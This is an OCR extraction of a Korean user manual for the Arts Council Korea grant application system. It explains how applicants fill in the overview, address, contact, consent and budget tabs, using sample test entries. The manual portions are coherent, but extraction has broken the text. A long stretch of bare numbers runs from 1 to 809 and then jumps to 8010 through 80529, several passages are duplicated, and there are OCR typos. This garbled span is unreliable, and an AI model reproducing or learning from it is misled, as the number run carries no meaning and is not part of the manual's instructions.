
【한국문화예술위원회】현재 신청 가능한 지원사업 2건 * 신청분야를 선택해 주시기 바랍니다

| 순번 | 지원년도 | 사업명 | 접수 시작일 | 접수 마감일 | 마감시간 | 신청분야 | | | | | | | | |
|----|------|--------|------------|------------|-------|------|------|---|----|----|----|------|------|------|
| 1 | 2019 | 테스트사업1 | 2019-08-01 | 2019-12-30 | 17:59 | 문학 | 시 | 1 | 연극 | 무용 | 음악 | 전통예술 | 다원예술 | 예술일반 |
| 2 | 2019 | 테스트사업2 | 2019-08-01 | 2019-12-30 | 17:59 | 문학 | 시각예술 | | 연극 | 무용 | 음악 | 전통예술 | 다원예술 | 예술일반 |



1 저장, 미리보기, 최종제출, 삭제, 닫기

- [저장] 단계별 입력 내용 작성 후 반드시 [저장] 버튼을 클릭하여 작성 내용 저장
- [미리보기]를 통해 입력 내용 확인 이때 단체 소개 및 대표자, 혹은 신청인 정보를 변경하고자 할 경우에는 [내정보방]에서 정보를 변경하면 됨
- 모든 항목을 입력 후에는 반드시 [최종제출] 버튼을 클릭하여 최종 제출 해야 심의 대상이 됨



※ 반드시 지원신청서를 내려받아 작성하신 후 첨부파일 템에서 첨부하여 제출해 주시기 바랍니다.

※ 지원신청서 및 작성안내 파일 내려받기

※ 반드시 지원신청서를 내려받아 작성하신 후 첨부파일 템에서 첨부하여 제출해 주시기 바랍니다.

※ 지원신청서 및 작성안내 파일 내려받기

※ 개인의 경우 주민등록법상의 주소지를 기준으로 입력하셔야 하며, 단체의 경우 등록증(사업자등록증, 법인등기부등본, 고유번호증 등 해당사항)의 주소지를 기준으로 등록 하셔야 합니다.

※ 공식연락처는 본 사업의 진행과 관련 우편을 등 중요한 내용을 연락하기 위한 사항입니다. 반드시 연락 및 우편을 수령이 가능한 연락처를 입력하여 주시기 바랍니다. 만일 잘못된 연락처로 인해 발생하는 불이익에 대한 책임은 신청자 본인에게 있습니다.

2 첨부파일 다운로드

- [지원신청서 및 작성안내 파일 내려받기]를 클릭하여 저장 후 작성
- 주관기관에서 파일을 게시한 경우에만 해당 버튼 확인 가능

3 최종제출 완료 후 관리번호와 제출일 확인 가능

4 작성 단계 및 작성 상태

- 작성 단계를 나타내며, 단계명(신청개요, 사업운영계획, 수입예산 등)을 클릭 후 내용 작성
- 각 단계 클릭 후에는 해당 단계의 필수입력사항을 입력해야 함

1 각 작성 단계 안내

 - **신청개요**

지원신청주체, 공식연락처, 신청사업개요(사업명, 사업기간, 사업장소 등) 입력

 - **사업운영계획**

사업 목적 및 기획의도 등 사업계획을 상세히 기술

 - **수입예산**

신청예정인 사업 추진을 위한 예산작성

 - **지출예산**

수입예산을 어떤 항목에 사용할 것인지 작성
수입예산과 합계가 일치해야 함

 - **사업성과(예측)**

사업성과를 예측하여 작성하는 것으로 기대효과 및 예상 관객 등 작성

 - **첨부파일**

지원신청서 서식을 내려 받아 작성 후 첨부하고, 사업에 따라 요구하는 기타 증빙 서류를 첨부

지원신청 -- 웹 페이지 대화 상자

■ 신청관리 > 지원신청등록

[제출 이후에는 수정이 불가능합니다.]

※ 반드시 지원신청서를 내려받아 작성하신 후 첨부파일 탭에서 첨부하여 제출해 수시기 바랍니다.

※ 지원신청서 및 작성안내 파일 내려받기

관리번호 제출일

신청개요 **작성** 사업운영계획 **작성해주세요.** 수입예산 **작성해주세요.** 지출예산 **작성해주세요.** 사업성과(예측) **작성해주세요.** 첨부파일 **첨부해주세요.**

● 지원신청 주체

| | | | | |
|------|------------|----------------|------------|----|
| 단체명 | [NCAS]예술단체 | 사업자등록번호 / 고유번호 | 2088201138 | 검증 |
| 대표자명 | 문화인 | 검증결과 | 미검증 | |

● 개인 및 단체의 등록 소재지

※ 개인의 경우 주민등록법상의 주소지를 기준으로 입력하셔야 하며, 단체의 경우 등록증(사업자등록증, 법인등기부등본, 고유번호증 등 해당사항)의 주소지를 기준으로 등록 하셔야 합니다.

| | | | |
|--------|----|-----|--------|
| 등록 소재지 | 서울 | 종로구 | 소재지 변경 |
|--------|----|-----|--------|

● 공식연락처(단체 / 개인) **회원정보에서 가져오기**

※ 공식연락처는 본 사업의 진행과 관련 우편을 등 중요한 내용을 연락하기 위한 사항입니다. 반드시 연락 및 우편을 수령이 가능한 연락처를 입력하여 주시기 바랍니다. 만일 잘못된 연락처로 인해 발생하는 불이익에 대한 책임은 신청자 본인에게 있습니다.

| | | | | | |
|------|-------|-----------|------|----|-----------|
| 주소 | ----- | 주소입력 | | | |
| 홈페이지 | | | | | |
| 전화번호 | 국내 | 국가식별번호 82 | 팩스번호 | 국내 | 국가식별번호 82 |

1

각 단계 상태 값 안내

- 작성해주세요

해당 단계가 작성(저장)되지 않은 상태
 클릭하여 작성을 완료해야 최종제출 가능
 “작성해주세요”는 저장 완료 후
 상태 값이 “작성”으로 변경됨

- 작성불필요

작성하지 않음 (클릭 불가)
 주관기관별로 작성 요구 단계가
 상이하며, 이 경우 지원신청서
 양식에 작성하여 첨부파일 단계에
 첨부파일로 첨부

- 작성

해당 단계의 작성(저장)이 완료 된 상태

- 첨부

첨부파일 단계의 첨부가 완료 된 상태
 미 첨부 시에는,
 다른 단계에 있을 때
 “첨부해주세요”로 확인
 첨부파일 단계에 있을 때
 “미첨부”로 확인

※ 중요 (각 단계 상태 값 안내)

- 작성해주세요

해당 단계가 작성(저장)되지 않은 상태
 해당 단계를 클릭하여 작성을 완료해야 최종제출 가능
 “작성해주세요”는 저장 완료 후 상태 값이 “작성”으로 변경됨

- 작성불필요

작성하지 않음 (클릭 불가)
 주관기관별로 작성 요구 단계가 상이하며,
 이 경우 지원신청서 양식에 작성하여 첨부파일 단계에 첨부파일로 첨부

- 작성

해당 단계의 작성(저장)이 완료 된 상태

- 첨부

마지막 첨부파일 단계의 첨부가 완료된 상태 (미 첨부 시에는 “첨부해주세요”로 확인)

[상태 값 예시] 작성해주세요

| 신청개요 | 사업운영계획 | 수입예산 | 지출예산 | 사업성과(예측) | 첨부파일 |
|------|---------|---------|---------|----------|---------|
| 작성 | 작성해주세요. | 작성해주세요. | 작성해주세요. | 작성해주세요. | 첨부해주세요. |

[상태 값 예시] 작성불필요

| 신청개요 | 사업운영계획 | 수입예산 | 지출예산 | 사업성과(예측) | 첨부파일 |
|------|--------|-------|-------|----------|---------|
| 작성 | 작성불필요 | 작성불필요 | 작성불필요 | 작성불필요 | 첨부해주세요. |

[상태 값 예시] 작성 / 첨부

| 신청개요 | 사업운영계획 | 수입예산 | 지출예산 | 사업성과(예측) | 첨부파일 |
|------|--------|------|------|----------|------|
| 작성 | 작성 | 작성 | 작성 | 작성 | 첨부 |

1 [신청개요] 클릭

2 지원신청주체 확인

- 단체명, 대표자명
- 사업자번호/고유번호 확인
(회원정보에서 불러와 자동 입력됨)

3 휴폐업검증

- 사업자번호 혹은 고유번호 확인 후 [검증] 버튼 클릭하여 휴폐업검증 절차 진행 후 [검증정상완료] 되어야 지원신청서 최종제출이 가능함
(국세청 흠택스와 연동)

〈휴폐업 검증절차〉

국세청 흠택스와 연동되어 검증 절차 진행

사업자번호 혹은 고유번호 확인 후
[검증] 버튼 클릭 → 국세청 흠택스 등록
여부 확인 → 결과내용 확인 후 [닫기]
클릭 → 검증결과 확인

- 검증결과 일치

: 정상(사업중)

- 검증결과 불일치

: 비정상(휴업 or 폐업 or 미등록)

* 결과 비정상의 경우 해당 단체 번호는 휴폐업, 미등록된 번호이므로
유호한 단체 번호로 [신규회원가입] 하여
로그인 후 지원신청해야 함
(미검증시 지원신청서 제출불가
(단체 신규가입 진행절차 참고 p.20~31)

1 [신청개요] 클릭

2 지원신청주체 확인

3 휴폐업검증

4 [검증] 버튼 클릭하여 휴폐업검증 절차 진행 후 [검증정상완료] 되어야 지원신청서 최종제출이 가능함
(국세청 흠택스와 연동)

5 〈휴폐업 검증절차〉

6 국세청 흠택스와 연동되어 검증 절차 진행

7 사업자번호 혹은 고유번호 확인 후 [검증] 버튼 클릭 → 국세청 흠택스 등록
여부 확인 → 결과내용 확인 후 [닫기]
클릭 → 검증결과 확인

8 - 검증결과 일치
: 정상(사업중)

9 - 검증결과 불일치
: 비정상(휴업 or 폐업 or 미등록)

10 * 결과 비정상의 경우 해당 단체 번호는 휴폐업, 미등록된 번호이므로
유호한 단체 번호로 [신규회원가입] 하여
로그인 후 지원신청해야 함
(미검증시 지원신청서 제출불가
(단체 신규가입 진행절차 참고 p.20~31)

1

등록 소재지 확인 및 입력

- 내정보방의 저장된 작성 정보를 자동으로 불러옴
- 개인/단체 회원가입시 등록소재지 정보 입력하면 내정보방에 자동으로 반영되며 지원신청서 페이지를 열어 확인시에도 자동으로 반영되어 있음
- 미 입력 되어 있을경우 [소재지 변경] 버튼 클릭
- 광역시도/ 시군구 선택하면 반영 (필수-등록 하지 않으면 제출불가)

1

지원신청서 -- 웹 페이지 대화 상자

신청관리 > 지원신청등록

저장 미리보기 최종제출 제출회수 삭제 닫기

테스트 사업 [제출 이후에는 수정이 불가능합니다.]

※ 반드시 지원신청서를 내려받아 작성하신 후 첨부파일 탭에서 첨부하여 제출해 주시기 바랍니다.

관리번호 제출일

※ 지원신청서 및 작성안내 파일 내려받기

| 신청개요 | 사업운영계획 | 수입예산 | 지출예산 | 사업성과(예측) | 첨부파일 |
|------|---------|---------|---------|----------|---------|
| 작성 | 작성해주세요. | 작성해주세요. | 작성해주세요. | 작성해주세요. | 첨부해주세요. |

● 지원신청 주체

| | | | | |
|------|------------|----------------|------------|----|
| 단체명 | [NCAS]예술단체 | 사업자등록번호 / 고유번호 | 2088201138 | 검증 |
| 대표자명 | 문화인 | 검증결과 | 미검증 | |

● 개인 및 단체의 등록 소재지

※ 개인의 경우 주민등록법상의 주소지를 기준으로 입력하셔야 하며, 단체의 경우 등록증(사업자등록증, 법인등기부등본, 고유번호증 등 해당사항)의 주소지를 기준으로 등록 하셔야 합니다.

| | | | |
|--------|----|-----|--------|
| 등록 소재지 | 서울 | 종로구 | 소재지 변경 |
|--------|----|-----|--------|

● 개인 및 단체의 등록 소재지

※ 개인의 경우 주민등록법상의 주소지를 기준으로 입력하셔야 하며, 단체의 경우 등록증(사업자등록증, 법인등기부등본, 고유번호증 등 해당사항)의 주소지를 기준으로 등록 하셔야 합니다.

| | | | | |
|--------|----|-----|----|--------|
| 등록 소재지 | 서울 | 종로구 | 서울 | 소재지 변경 |
|--------|----|-----|----|--------|

● 공식연락처(단체 / 개인)

회원정보에서 가져오기

※ 공식연락처는 본 사업의 진행과 관련 우편을 등 중요한 내용을 연락하기 위한 사항입니다.

연락처를 입력하여 주시기 바랍니다. 만일 잘못된 연락처로 인해 발생하는 불이익에 대한

주소

홈페이지

전화번호

국내 국가식별번호 82

팩스번호

번호 82

주소입력

강남구
강동구
강북구
강서구
관악구
광진구
구로구
금천구
노원구
도봉구

1

공식연락처 입력

- [회원정보에서 가져오기] 클릭
 - 회원정보에 있는 전화번호,
- E-Mail, 휴대전화번호 등을 불러와 입력하는 기능 (* 표 필수 입력)
 - [내정보방]에서 정보를 업데이트 후 사용하면 작성이 편리
 - 외국 주소는 **[주소입력]** 버튼을 사용하지 않고 직접 입력
- * 공식연락처는 사업진행과 관련된 중요한 내용을 연락하기 위한 정보

1

※ 반드시 지원신청서를 내려받아 작성하신 후 첨부파일 탭에서 첨부하여 제출해 수시기 바랍니다.

※ 지원신청서 및 작성안내 파일 내려받기

※ 공식연락처는 본 사업의 진행과 관련 우편을 등 중요한 내용을 연락하기 위한 사항입니다. 반드시 연락 및 우편을 수령이 가능한 연락처를 입력하여 주시기 바랍니다. 만일 잘못된 연락처로 인해 발생하는 불이익에 대한 책임은 신청자 본인에게 있습니다.

※ 문자메세지 및 매일발송 수신 등의
○ 지원신청, 교부신청, 결과보고의 단계별 진행사항과 예술위원회 및 17개 광역자치단체(문화재단)의 사업공고 안내에 대한
문자메시지 수신에 동의합니다.

1

개인정보 제 3자에 대한 안내

- 문자메세지 수신에 동의,
- 소식지 수신에 동의
- 개인정보 제공에 동의해야
다음단계 진행 가능함
(체크박스에)

1

※ 문자메세지 및 메일발송 수신 동의

- 지원신청, 교부신청, 결과보고의 단계별 진행사항과 예술위원회 및 17개 광역자치단체(문화재단)의 사업공고 안내에 대한
문자메세지 수신에 동의합니다.
- 지원신청, 교부신청, 결과보고의 단계별 진행사항과 예술위원회 및 17개 광역자치단체(문화재단)의 사업공고 안내 및 소식지
(뉴스레터, 웹진, 보도자료 등) 수신에 동의합니다.

※ 개인정보 제3자 제공에 대한 안내

- 제공받는 자 : 00문화재단
- 제공항목 : 성명, 생년월일, 주소, 이메일, 휴대폰번호, 전화번호, 팩스번호
- 제공목적 : 보조금 지원신청, 심의, 선정, 결과 및 사용자 관리를 위한 서비스 제공
- 개인정보 보유 및 이용 기간 : 보조금 관리에 관한 법률 제26조의5에 근거하여 5년간 보유
- 동의를 거부할 권리 및 동의를 거부할 경우의 불이익 :
귀하는 위 개인정보의 제3자 제공 동의를 거부할 권리가 있습니다. 동의하지 않는 경우 공모사업 신청을 하실 수 없습니다.

개인정보 제공에 동의 하십니까?

1 주소 입력

2014년부터는 새 주소를 사용.
 등록된 주소가 새 주소가 아니라면
 [주소입력] 버튼을 이용하여 도로명
 주소 클릭 후 [새주소]를 검색하여
 입력해야 함

2 주소 찾기

- 검색 칸에 주소 입력 후 [돋보기]
 클릭

[조회 구분]

- 도로명 : 도로명 입력
 예) 반포대로 58
- 지번 : 지번 입력
 예) 삼성동 25
- 건물명 : 건물명 입력
 예) 독립기념관

3 상세주소 입력 후 [주소입력]

- 각 방법에 따른 검색 후 새 주소를
 클릭하여 상세주소 입력 후
 [주소입력] 클릭하면 자동 반영
- 우측 화면 예시
 나주시 빛가람로 640 검색



1 사업담당자 입력

[회원정보에서 가져오기] 혹은
[공식연락처에서 가져오기]를
선택하면 편리하게 자동입력

2 신청사업명 입력

지원신청자가 추진 할 사업의 제목
을 입력
연극의 경우, 공연제목 입력
예시) 예술이 세상을 바꾼다

3 실 사업기간 입력

실제 사업이 진행되는 기간을 입력

4 사업장소 입력

국내의 경우 광역시도 및 시군구를
선택하고 상세장소를 입력

사업장소가 미정일 경우,
'확정여부'를 '미정'으로 체크 후
예상 사업장소로 입력 필요

1

2

3

4

※ 반드시 지원신청서를 내려받아 작성하신 후 첨부파일 탭에서 첨부하여 제출해 주시기 바랍니다.

[제출 이후에는 수정이 불가능합니다.]

※ 지원신청서 및 작성안내 파일 내려받기

| 신청개요 | 사업운영계획 | 수입예산 | 지출예산 | 사업성과(예측) | 첨부파일 |
|---|---------------------------|--------------------------|----------|----------|----------|
| 작성 | 작성해 주세요. | 작성해 주세요. | 작성해 주세요. | 작성해 주세요. | 첨부해 주세요. |
| <input checked="" type="radio"/> 사업담당자 <div style="border: 1px solid blue; padding: 2px;">회원정보에서 가져오기</div> <div style="border: 1px solid blue; padding: 2px;">공식연락처에서 가져오기</div> | | | | | |
| * 성명 <input type="text"/> * 직위 / 관계 | | | | | |
| * 전화번호 <input type="text"/> * 휴대전화 | | | | | |
| * E-Mail | | | | | |
| <input checked="" type="radio"/> 신청사업명 | | | | | |
| <input checked="" type="radio"/> 실 사업기간 | -- | ~ | -- | -- | -- |
| <input checked="" type="radio"/> 사업장소 | | | | | |
| 확정여부 <input checked="" type="checkbox"/> 확정 <input type="checkbox"/> 미정 | | | | | |
| 국내외 여부 <input checked="" type="checkbox"/> 국내 <input type="checkbox"/> 국외 | 광역시도 <input type="text"/> | 시군구 <input type="text"/> | | | |
| 장소(상세) <input type="text"/> | | | | | |
| 총소요액 <input type="text"/> 원 | | | | | |

1 총 소요액과 신청액 입력

- 총소요액 : 사업에 소요되는 총 사업비 작성 (보조금 + 자부담)
- 신청액 : 해당 주관기관에 신청하는 금액 작성

2 심의분야 선택

- 신청 사업의 세부분야 및 신청사업 유형 선택
- 세부분야만 선택 가능
분야는 수정 불가
 분야는 처음에 선택하여 작성하므로 분야 수정을 원할 경우 신청서 삭제 후 다시 작성 필요

3 [저장] 클릭

해당 내용 작성 후 [저장] 하기

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

8010

8011

8012

8013

8014

8015

8016

8017

8018

8019

8020

8021

8022

8023

8024

8025

8026

8027

8028

8029

8030

8031

8032

8033

8034

8035

8036

8037

8038

8039

8040

8041

8042

8043

8044

8045

8046

8047

8048

8049

8050

8051

8052

8053

8054

8055

8056

8057

8058

8059

8060

8061

8062

8063

8064

8065

8066

8067

8068

8069

8070

8071

8072

8073

8074

8075

8076

8077

8078

8079

8080

8081

8082

8083

8084

8085

8086

8087

8088

8089

8090

8091

8092

8093

8094

8095

8096

8097

8098

8099

80100

80101

80102

80103

80104

80105

80106

80107

80108

80109

80110

80111

80112

80113

80114

80115

80116

80117

80118

80119

80120

80121

80122

80123

80124

80125

80126

80127

80128

80129

80130

80131

80132

80133

80134

80135

80136

80137

80138

80139

80140

80141

80142

80143

80144

80145

80146

80147

80148

80149

80150

80151

80152

80153

80154

80155

80156

80157

80158

80159

80160

80161

80162

80163

80164

80165

80166

80167

80168

80169

80170

80171

80172

80173

80174

80175

80176

80177

80178

80179

80180

80181

80182

80183

80184

80185

80186

80187

80188

80189

80190

80191

80192

80193

80194

80195

80196

80197

80198

80199

80200

80201

80202

80203

80204

80205

80206

80207

80208

80209

80210

80211

80212

80213

80214

80215

80216

80217

80218

80219

80220

80221

80222

80223

80224

80225

80226

80227

80228

80229

80230

80231

80232

80233

80234

80235

80236

80237

80238

80239

80240

80241

80242

80243

80244

80245

80246

80247

80248

80249

80250

80251

80252

80253

80254

80255

80256

80257

80258

80259

80260

80261

80262

80263

80264

80265

80266

80267

80268

80269

80270

80271

80272

80273

80274

80275

80276

80277

80278

80279

80280

80281

80282

80283

80284

80285

80286

80287

80288

80289

80290

80291

80292

80293

80294

80295

80296

80297

80298

80299

80300

80301

80302

80303

80304

80305

80306

80307

80308

80309

80310

80311

80312

80313

80314

80315

80316

80317

80318

80319

80320

80321

80322

80323

80324

80325

80326

80327

80328

80329

80330

80331

80332

80333

80334

80335

80336

80337

80338

80339

80340

80341

80342

80343

80344

80345

80346

80347

80348

80349

80350

80351

80352

80353

80354

80355

80356

80357

80358

80359

80360

80361

80362

80363

80364

80365

80366

80367

80368

80369

80370

80371

80372

80373

80374

80375

80376

80377

80378

80379

80380

80381

80382

80383

80384

80385

80386

80387

80388

80389

80390

80391

80392

80393

80394

80395

80396

80397

80398

80399

80400

80401

80402

80403

80404

80405

80406

80407

80408

80409

80410

80411

80412

80413

80414

80415

80416

80417

80418

80419

80420

80421

80422

80423

80424

80425

80426

80427

80428

80429

80430

80431

80432

80433

80434

80435

80436

80437

80438

80439

80440

80441

80442

80443

80444

80445

80446

80447

80448

80449

80450

80451

80452

80453

80454

80455

80456

80457

80458

80459

80460

80461

80462

80463

80464

80465

80466

80467

80468

80469

80470

80471

80472

80473

80474

80475

80476

80477

80478

80479

80480

80481

80482

80483

80484

80485

80486

80487

80488

80489

80490

80491

80492

80493

80494

80495

80496

80497

80498

80499

80500

80501

80502

80503

80504

80505

80506

80507

80508

80509

80510

80511

80512

80513

80514

80515

80516

80517

80518

80519

80520

80521

80522

80523

80524

80525

80526

80527

80528

80529

1 [수입예산] 클릭

2 금액 입력

우측 [도움말] 참조

[예시]

총 소요액 : 1000만원

지원신청액 : 700만원

- 주관기관에 신청하고자 하는 금액을 입력

- 비율은 자동 계산

- 확정여부는 수입예산이 확정 된 경우에는 확정을 선택하고 미정인 경우에는 미정을 선택

지원금 부분은 확정여부 미정

- 수입예산의 금액은 “원” 단위로 입력

- 자부담이 있는 사업의 경우 단체의 자체 자금 입력

- 합계는 시스템에서 입력한 항목을 자동 계산하여 반영

3 작성 완료 후 [저장] 클릭

저장 완료 후 상태가
작성해주세요 -> 작성으로 바뀜

1 [수입예산] 클릭

2 금액 입력

3 작성 완료 후 [저장] 클릭

수입예산 = 총 10,000,000 원

| 분야 | 금액(원) | 비율(%) | 확정여부 |
|--------------------------------|------------|-------|------|
| 한국문화예술위원회에 신청하는 보조금 | 7,000,000 | | |
| 사업수입(A) | 0 | 0 | |
| 사업수입 외 부대수입 | 0 | 0 | |
| 문화예술진흥기금 | 7,000,000 | 70 | 미정 |
| 국고보조금(문화체육관광부 및 그 소속기관) | 0 | 0 | |
| 지자체 보조금 | 0 | 0 | |
| 광역자치단체 | 0 | 0 | |
| 기초자치단체 | 0 | 0 | |
| 기타 국고 및 공공기관지원금 | 0 | 0 | |
| 해외기관 및 단체 지원금 | 0 | 0 | |
| 민간재원(C) | 0 | 0 | |
| 기업협찬 후원금 | 0 | 0 | |
| 개인기부금 | 0 | 0 | |
| 자체부담경비(D) | 3,000,000 | 30 | 확정 |
| 순수한 단체의 자체 자금 | 3,000,000 | 30 | 확정 |
| 계(E) | 10,000,000 | 100 | |
| 재정자립도[(A+D) / 총 수입액(E)] × 100% | 30 | | |

1 [지출예산] 클릭

2 지출예산 입력 안내

우측 [도움말] 참조

[예시]

총 소요액 : 1000만원

지원신청액 : 700만원

- 지출총금액과 지원신청액 합계는 수입예산의 작성 금액과 일치해야 함
- [행추가] 버튼을 클릭하여 행을 추가
- 항목열을 클릭하여 항목을 선택
- 산출근거, 지출총금액, 지원신청액 입력
지출총금액 중 보조금에서 사용하고자 하는 금액을 지원신청액 부분에 입력 함
- 지원신청액의 합계는 수입예산에서 작성한 신청 보조금액과 일치해야 함

3 작성 완료 후 [저장] 클릭

저장 완료 후 상태가
작성해주세요 -> 작성으로 바뀜

1 지출예산 = 총 0 원 (신청개요의 총소요액, 수입예산의 총소요액과 일치해야 합니다.)

2 ※ 입력예시 - 우측 도움말 참조

| 순번 | 항목 | 산출근거 | 지출총금액(원) | 지원신청액(원) |
|----|---|------|----------|----------|
| 1 | 보수>인건비(임직원 보수, 인턴, 계약직 등급여) 일반수용비>용역비(기획사, 대행사 등 외부업체 마kt소싱비용) 일반수용비>사례비(출연료, 심사, 자문 등) 일반수용비>홍보 및 마케팅(인쇄물, 홍보물, 광고비 등) 일반수용비>제작비(영상, 음악, 무대, 소품, 의상, 액자, 악보 등) | | | |

3 저장

※ 입력예시 - 우측 도움말 참조

| 순번 | 항목 | 산출근거 | 지출총금액(원) | 지원신청액(원) |
|----|--|------|-----------|-----------|
| 1 | 일반수용비>사례비(출연료, 심사 등) (예시) 배우 사례비 50만원 * 10인 | | 5,000,000 | 5,000,000 |
| 2 | 임차료>대관료(공연장, 전시장, 등) (예시) 공연장 대관료 30만원 * 10일 | | 3,000,000 | 2,000,000 |
| 3 | 일반수용비>홍보 및 마케팅(인쇄물, 홍보물, 광고비 등) (예시) 현수막 제작 25만원 * 2개 | | 500,000 | |
| 4 | 일반수용비>제작비(영상, 음악, 무대, 소품, 의상, 액자, 악보 등) (예시) 의상 제작비 10만원 * 10벌 | | 1,000,000 | |
| 5 | 사업추진비>사업 추진비(간접비) (예시) 식비 (5,000원 * 10인) * 10일 | | 500,000 | |

합계 10,000,000 7,000,000

1

지출예산의 항목 상세내역

| 순번 | 항목 | 산출근거 | 지출총금액(원) | 지원신청액(원) |
|----|--|------|----------|----------|
